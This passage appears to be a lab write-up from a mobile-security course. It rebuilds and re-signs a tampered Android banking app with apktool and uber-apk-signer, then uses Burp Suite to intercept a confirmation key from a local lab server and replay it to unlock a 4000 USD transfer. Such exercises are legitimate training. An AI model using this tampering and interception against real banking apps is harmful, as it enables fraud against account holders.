D:\KURS\Mobile Apps\Mobile_Security\03_Android_reversing\apktool_2.6.0>java -jar apktool_2.8.1.jar b MobileBank2
I: Using Apktool 2.8.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2.cache folder into classes2.cache.dex...
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\code-version
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\names-map
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\metadata\e0\000000e0.jadxmd
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\metadata\e4\000000e4.jadxmd
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\sources\e0\000000e0.java
W: Unknown file type, ignoring: MobileBank2\smali_classes2.cache\sources\e4\000000e4.java
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: MobileBank2\dist\MobileBank2.apk
```

App was created in MobileBank2\dist\MobileBank2.apk

8 Sign the APK.


To sign application I used uber-apk-signer and via CMD I executed command “java -jar uber-apk-signer-1.3.0.jar -a MobileBank2.apk”

Uber signer created two new files:




9 Reinstall the application in your device.

Now I could drag new built MobileBank2-aligned-debugSigned.apk to emulator.




10 Use Burp to intercept the traffic and resend the key.

As we can see app now allows me to transfer 4000USD. Lets use burp to catch this key.





Step 1, Define proxy settings, Proxy -> Proxy Settings:




Note it's good to use standard ports such as 8080,8081 rather than 1234 etc. 😉

Step 2 Export certificate and name it with .crt extension:








STEP 3 SET NETWORK SETTINGS ON THE ANDROID


Go to WiFi settings on Android -> Modify Network ->set IP (Kali IP) and port (set in Burp)



Now we are sure that Network Traffic from Android will go trough Burp Proxy.

STEP 4 Turn Intercept On and catch the request.


STEP 5 Check HTTP history to get key



Intercept | HTTP history | WebSockets history | Match and replace | Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://10.0.2.4:8080	GET	/remote.php?name=israel&password=...	✓		200	326	JSON	php				10.0.2.4
2	http://10.0.2.4:8080	GET	/remote.php?name=israel&password=...	✓		200	325	JSON	php				10.0.2.4
3	http://10.0.2.4:8080	GET	/remote.php?name=israel&password=...	✓		200	326	JSON	php				10.0.2.4
4	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	213	text	php				10.0.2.4
5	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	214	text	php				10.0.2.4
6	http://10.0.2.4:8080	GET	/generateConfirm.php?generate=1	✓		200	214	text	php				10.0.2.4
7	http://connectivitycheck.gstatic....	GET	/generate_204			204	127						216.58.209.3
8	http://www.google.com	GET	/gen_204			204	447	HTML					142.250.75.4



Request

Pretty | Raw | Hex

```
GET /generateConfirm.php?generate=1 HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Galaxy S8 Build/QQ1D.200105.002)
Host: 10.0.2.4:8080
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
```

Response

Pretty | Raw | Hex | Render

```
HTTP/1.1 200 OK
Date: Wed, 22 Jan 2025 20:25:07 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 10
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

evvFnkCOTl
```

Step 6 Insert caught key to Bank App and voila.